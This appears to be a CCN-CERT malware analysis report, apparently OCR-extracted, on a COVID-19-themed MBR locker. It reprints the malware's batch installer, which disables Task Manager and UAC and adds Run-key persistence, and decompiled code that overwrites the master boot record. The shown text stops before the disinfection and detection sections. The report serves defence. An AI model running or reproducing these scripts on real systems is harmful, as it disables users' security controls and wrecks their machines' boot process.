Malware report
CCN-CERT ID-07/20

MBR locker

April 2020

Edita:

2.5.4.13=Qualified Certificate: AAPP-SEP-M-SW-KPSC, ou=sello electrónico, serialNumber=S2800155J, o=CENTRO CRIPTOLOGICO NACIONAL, c=ES
2020.04.07 09:18:06 +02'00'

Fecha de Edición: April de 2020

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

Quedan rigurosamente prohibidas, sin la autorización escrita del Centro Criptológico Nacional, bajo las sanciones establecidas en las leyes, la reproducción parcial o total de este documento por cualquier medio o procedimiento, comprendidos la reprografía y el tratamiento informático, y la distribución de ejemplares del mismo mediante alquiler o préstamo públicos.

INDEX

1. ABOUT CCN-CERT, NATIONAL GOVERNMENTAL CERT 4

2. EXECUTIVE SUMMARY 4

3. GENERAL DETAILS 5

4. INFECTION PROCESS... 5

4.1 COVID-19.EXE 5

4.2 CORONAVIRUS.BAT 6

4.3 WALLPAPER 8

4.4 MOUSE CURSOR 8

4.5 UPDATE.VBS 9

4.6 RUN.EXE 9

4.7 MAINWINDOW.EXE 10

4.8 END.EXE 11

4.9 CUSTOM MBR 13

5. DISINFECTION 14

6. DETECTION RULES 17

6.1 YARA RULE 17

7. INDICATORS OF COMPROMISE 18

8. DISINFEC.BAT 20

1. ABOUT CCN-CERT, NATIONAL GOVERNMENTAL CERT

The CCN-CERT is the Computer Emergency Response Team of the National Cryptologic Centre, CCN, within the National Intelligence Centre, CNI. This service was created in 2006 as a Spanish National Governmental CERT and its functions are included in Law 11/2002 regulating the CNI, RD 421/2004 regulating the CCN and RD 3/2010, dated 8th January, regulating the National Security Scheme (ENS), modified by RD 951/2015 of 23rd October.

Its mission therefore is to contribute to the improvement of Spanish cybersecurity, being the national alert and response centre that cooperates and helps to respond quickly and efficiently to cyberattacks and to actively confront cyber threats, including the coordination at the national public level of the different Incident Response Teams or existing Security Operations Centres.

Its ultimate aim is to make cyberspace more secure and reliable, preserving classified information (as stated in Article 4.F of Law 11/2002) and sensitive information, defending Spanish Technological Heritage, training expert personnel, applying security policies and procedures and using and developing the most appropriate technologies for this purpose.

In accordance with these regulations and Law 40/2015 on the Legal Regulation for the Public Sector, the CCN-CERT is responsible for the management of cyber incidents affecting any public body or company. In the case of critical operators in the public sector, the management of cyber incidents will be carried out by the CCN-CERT in coordination with the CNPIC.

2. EXECUTIVE SUMMARY

This document presents the analysis performed over the malware sample corresponding to a ransomware variant, aimed to infect the Master Boot Record (MBR).

The main goal of the binary is to **overwrite the MBR of the system** with a custom one it embeds. Usually, the malware aimed to infect the MBR does so with destructive intentions or to ask for a ransom in exchange of a decryption key to be able to boot the system. However, **it is possible to recover the MBR of a system infected with the analyzed payload**, as explained in subsequent sections of this report.

Despite malware targeting the MBR is not the most common trend nowadays, the outbreak from June 2017 caused by the Petya variant serves as a reminder to not forget that this kind of threats still exist. **Taking advantage of the pandemic crisis caused by the Corona virus (COVID-19)**, malware developers have found a source of inspiration for their projects, whether they are MBR lockers or ransomware, or as an endless source of ideas for SPAM campaigns and lures to trick users driven by curiosity.

In the next sections of the document, technical details of every binary involved in the infection process are covered, as well as the disinfection procedure. A YARA rule and indicators of compromise are provided too.

3. GENERAL DETAILS

The analyzed payload, an executable for 32-bit Windows systems, is identified with the SHA256 signature shown below.

File	SHA256
COVID-19.exe	dfbcce38214fdde0b8c80771cfdec499fc086735c8e7e25293e7292fc7993b4c

Searching for references to the aforementioned hash, it was first seen on March 22th 2020.


Written in PureBasic and without a packer hiding its content to security solutions, the main goal of the initial executable is to act as a dropper for the rest of the files it includes as resources.

4. INFECTION PROCESS

Due to the amount of binaries involved in the infection process, the criteria for the structure of this section is determined by the order of execution of each one of them.

4.1 COVID-19.EXE

The initial binary acts as a dropper for the rest of the files involved in the infection process and has the main task of triggering the execution of each one of them. Those files are located within the resources sections of the initial payload, as shown in the image below.



```
@echo off
title coronavirus Installer
color 0c
md %homedrive%\COVID-19
move Update.vbs %homedrive%\COVID-19
move wallpaper.jpg %homedrive%\COVID-19
move cursor.cur %homedrive%\COVID-19
move end.exe %homedrive%\COVID-19
move mainWindow.exe %homedrive%\COVID-19
move run.exe %homedrive%\COVID-19
cls
attrib +H %homedrive%\COVID-19
reg.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies
\System /v disabletaskmgr /t REG_DWORD /d 1 /f
reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies
\System /v EnableLUA /t REG_DWORD /d 0 /f
reg.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies
\System /v wallpaper /t REG_SZ /d %homedrive%\COVID-19\wallpaper.jpg /f
```

Figure 1. Resources from initial binary

The next table summarizes the content of each resource, mapping its description with the identifier highlighted in figure 1.

Identifier	Description
B	Batch file content to be executed by the initial binary
F	Additional files to continue with the infection process
I	Name and size of files included in resource F (values needed for their extraction)
N	Batch file name for resource B

From the resource identified as **F**, the files listed in resource **I** are extracted and listed in the table below.


File name
cursor.cur
run.exe
Update.vbs
wallpaper.jpg
end.exe
mainWindow.exe

Files from the table above are written to disk in the same directory where the initial binary has been executed. Once extracted, the last step for the dropper component is to execute in **%temp%** folder the **coronavirus.bat** batch file, whose behavior is covered in the next subsection.

The dropper component requires **administrator privileges** to run and is not involved again in the infection process after executing **coronavirus.bat**.

4.2 CORONAVIRUS.BAT

Executed in the **%temp%** folder by the initial binary, this batch file creates the installation directory, modifies the registry and achieves persistence for three binaries of those listed in previous section.



```
@echo off
title coronavirus Installer
color 0c
md %homedrive%\COVID-19
move Update.vbs %homedrive%\COVID-19
move wallpaper.jpg %homedrive%\COVID-19
move cursor.cur %homedrive%\COVID-19
move end.exe %homedrive%\COVID-19
move mainWindow.exe %homedrive%\COVID-19
move run.exe %homedrive%\COVID-19
cls
attrib +H %homedrive%\COVID-19
reg.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v disabletaskmgr /t REG_DWORD /d 1 /f
reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
reg.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v wallpaper /t REG_SZ /d %homedrive%\COVID-19\wallpaper.jpg /f
reg.exe ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop /v NoChangingWallPaper /t REG_DWORD /d 1 /f
reg.exe ADD HKCU\Control Panel\Cursors /v Arrow /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
reg.exe ADD HKCU\Control Panel\Cursors /v AppStarting /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
reg.exe ADD HKCU\Control Panel\Cursors /v Hand /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
reg.exe ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v CheckForUpdates /t REG_SZ /d %homedrive%\COVID-19\Update.vbs /f
reg.exe ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v explorer.exe /t REG_SZ /d %homedrive%\COVID-19\run.exe /f
reg.exe ADD HKLM\software\Microsoft\Windows\CurrentVersion\Run /v GoodbyePC! /t REG_SZ /d %homedrive%\COVID-19\end.exe /f
cls
echo coronavirus sucessfully installed!
echo Your computer will restart in 5 seconds to finish the installation :)
shutdown -r -t 5
pause >nul
exit
```

Figure 2. Batch file executed by the initial binary

The location chosen for the installation directory, named **COVID-19**, is found in the root folder. The files extracted in the previous step of the infection process are now moved into this new location and hidden from the user after receiving the hidden attribute.

```
md %homedrive%\COVID-19

move Update.vbs %homedrive%\COVID-19

move wallpaper.jpg %homedrive%\COVID-19

move cursor.cur %homedrive%\COVID-19
```

```
move end.exe %homedrive%\COVID-19

move mainWindow.exe %homedrive%\COVID-19

move run.exe %homedrive%\COVID-19

cls

attrib +H %homedrive%\COVID-19
```

To prevent users from opening the task manager and to avoid notifications when a program is about to make changes in the computer, the registry values listed below are added.

```
reg.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v disabletaskmgr /t
REG_DWORD /d 1 /f

reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t
REG_DWORD /d 0 /f
```

After changing the wallpaper, attempting to change the mouse cursor and ensuring the persistence of three binaries, the batch file reboots the system triggering the execution of those binaries pointed by the registry key **CurrentVersion\Run**.

```
echo coronavirus sucessfully installed!

echo Your computer will restart in 5 seconds to finish the installation :)

shutdown -r -t 5
```

```
pause >nul

exit
```

After exiting execution, the **coronavirus.bat** file is not involved again in the infection process.

4.3 WALLPAPER

One of the files extracted from the initial binary, is the 320x200 JPG image to be set as the wallpaper.

Figure 3. Wallpaper set by the malicious payload

Aside from setting the new background image, the **coronavirus.bat** file adds to the registry key **ActiveDesktop** the needed value to prevent users from changing it.


```
reg.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v wallpaper /t
REG_SZ /d %homedrive%\COVID-19\wallpaper.jpg /f

reg.exe ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop /v
NoChangingWallPaper /t REG_DWORD /d 1 /f
```

4.4 MOUSE CURSOR

Due to a bug in the **coronavirus.bat** file, the mouse cursor change will not be accomplished.

```
reg.exe ADD HKCU\Control Panel\Cursors /v Arrow /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f

reg.exe ADD HKCU\Control Panel\Cursors /v AppStarting /t REG_SZ /d %homedrive%\COVID-
19\cursor.cur /f

reg.exe ADD HKCU\Control Panel\Cursors /v Hand /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
```

For the change to succeed, the registry key **HKCU\Control Panel\Cursors** should had been included in the batch file between quotes (**"HKCU\Control Panel\Cursors"**). For the later case, the mouse cursor would look like in the image below.



Nombre	Tipo	Datos
(Predeterminado)	REG_SZ	Aero de Windows
AppStarting	REG_SZ	C:\COVID-19\cursor.cur
Arrow	REG_SZ	C:\COVID-19\cursor.cur
Hand	REG_SZ	C:\COVID-19\cursor.cur
Help	REG_EXPAND_SZ	%SystemRoot%\cursors\aero_helpsel.cur
No	REG_EXPAND_SZ	%SystemRoot%\cursors\aero_unavail.cur
NWPen	REG_EXPAND_SZ	%SystemRoot%\cursors\aero_pen.cur
Scheme Source	REG_DWORD	0x00000002 (2)
SizeAll	REG_EXPAND_SZ	%SystemRoot%\cursors\aero_move.cur

Equipo\HKEY_CURRENT_USER\Control Panel\Cursors


Figure 4. Established cursor by the malicious payload

4.5 UPDATE.VBS

The first of the files achieving persistence is a Visual Basic Script.

```
reg.exe ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v CheckForUpdates /t REG_SZ
/d %homedrive%\COVID-19\Update.vbs /f
```

After the reboot triggered by **coronavirus.bat**, **Update.vbs** is executed by the system without any other goal than showing a fake error.



The update server could not be resolved. Check your Internet settings or contact your system administrator.

Figure 5. Fake error message shown by Update.vbs

The complete code from the VBS is listed below.


```
wscript.sleep 120000

x=msgbox ("The update server could not be resolved. Check your Internet settings or contact your
system administrator.",16,"COVID-19")
```

4.6 RUN.EXE

The second of the files achieving persistence is an UPX packed executable.

```
reg.exe ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v explorer.exe /t REG_SZ /d
%homedrive%\COVID-19\run.exe /f
```

Once unpacked for further analysis, another executable developed in PureBasic is found, similar to the initial one. The goal of **run.exe** is to extract from its resources another batch file, **run.bat**, and to execute it in **%temp%**.



```
@echo off
reg.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v disabletaskmgr /t REG_DWORD /d 1 /f
reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
reg.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v wallpaper /t REG_SZ /d %homedrive%\COVID-19\wallpaper.jpg /f
reg.exe ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop /v NoChangingWallPaper /t REG_DWORD /d 1 /f
reg.exe ADD HKCU\Control Panel\Cursors /v Arrow /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
reg.exe ADD HKCU\Control Panel\Cursors /v AppStarting /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
reg.exe ADD HKCU\Control Panel\Cursors /v Hand /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
reg.exe ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v CheckForUpdates /t REG_SZ /d %homedrive%\COVID-19\Update.vbs /f
reg.exe ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v explorer.exe /t REG_SZ /d %homedrive%\COVID-19\run.exe /f
reg.exe ADD HKLM\software\Microsoft\Windows\CurrentVersion\Run /v GoodbyePC! /t REG_SZ /d %homedrive%\COVID-19\end.exe /f
:run
%homedrive%\COVID-19\mainWindow.exe
goto run
exit
```

Figure 6. Run.bat file executed by run.exe


The content of **run.bat** duplicates code from **coronavirus.bat** and it will be executed every time the system is started. The only additional content it shows is an infinite loop, located at the end of the file.

```
:run
%homedrive%\COVID-19\mainWindow.exe
goto run
exit
```

The infinite loop aims to execute the binary **mainWindow.exe**.

4.7 MAINWINDOW.EXE


Written in VisualBasic, the unique goal of **mainWindow.exe** is to show the user an image under the title "**coronavirus has infected your PC**".



Hello! If you see this message is because your computer has infected by coronavirus! Please don't wast your time, Task Manager are disabled and you can't terminate this process! If you close this window, it will appear again! so, one more time, DON'T WAST YOUR TIME!

Figure 7. Image and message shown by mainWindow.exe

From the buttons in the corners, only the "**Help**" one can be pressed, showing the additional message from figure 7. The "**Remove virus**" button is not enabled and even if it were, it would not trigger any action.



```
Begin CommandButton Command2
  Caption = "Remove virus"
  Left = 9360
  Top = 7560
  Width = 2175
  Height = 1335
  Enabled = 0   'False
  TabIndex = 1
End
Begin CommandButton Command1
  Caption = "Help"
  Left = 0
  Top = 7560
  Width = 1935
  Height = 1335
  TabIndex = 0
End
```

Figure 8. Decompiled code from mainWindow.exe


The help message suggests to not waste time trying to close the window, as the infinite loop from **run.bat** would launch the application again. It also mentions the task manager being disabled, as pointed out when covering **coronavirus.bat** behavior.

4.8 END.EXE

The third and last of the binaries achieving persistence, **end.exe**, is written in Delphi.

```
reg.exe ADD HKLM\software\Microsoft\Windows\CurrentVersion\Run /v GoodbyePC! /t REG_SZ /d
%homedrive%\COVID-19\end.exe /f
```


It is executed after the restart triggered by **coronavirus.bat** and its main goal is to overwrite the Master Boot Record (MBR) with a custom one it embeds, modifying this way the boot procedure of the operating system.



```
v3 = CreateFileA("\\\\.\\PhysicalDrive0", 0x10000000u, 3u, 0, 3u, 0, 0);
ReadFile(v3, &mbr_back_up, 0x200u, &nNumberOfBytesToWrite, 0);
SetFilePointer(v3, 512, 0, 0);
WriteFile_0(v3, &mbr_back_up, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
CloseHandle(v3);
v4 = CreateFileA("\\\\.\\PhysicalDrive0", 0x10000000u, 3u, 0, 3u, 0, 0);
WriteFile_0(v4, &new_mbr_buffer, 0x200u, &NumberOfBytesWritten, 0);
CloseHandle(v4);
v5 = CreateFileA("\\\\.\\PhysicalDrive0", 0x10000000u, 3u, 0, 3u, 0, 0);
qmemcpy(&mbr_locker_note, created_by_angel, 0xC00u);
SetFilePointer(v5, 1024, 0, 0);
WriteFile_0(v5, &mbr_locker_note, 0xC00u, &NumberOfBytesWritten, 0);
CloseHandle(v5);
```

Figure 9. Original MBR overwritten by the custom one


Before overwriting the first 512-byte sector with its custom MBR (highlighted in black), the original MBR is backed-up in the second sector (highlighted in red). Finally, highlighted in blue, the custom note to be printed in the next system reboot is stored in the third sector.



```
Created By Angel Castillo. Your Computer Has Been Trashed.

Discord: Windows Vista#3294
```

Figure 10. Note shown by the new MBR after rebooting the system

As a security measure to avoid reinfections, before overwriting the first 512-byte sector, the malicious code compares the content of it against the custom MBR. If both buffers are equal, the computer has been already infected and there is no need to perform further changes.

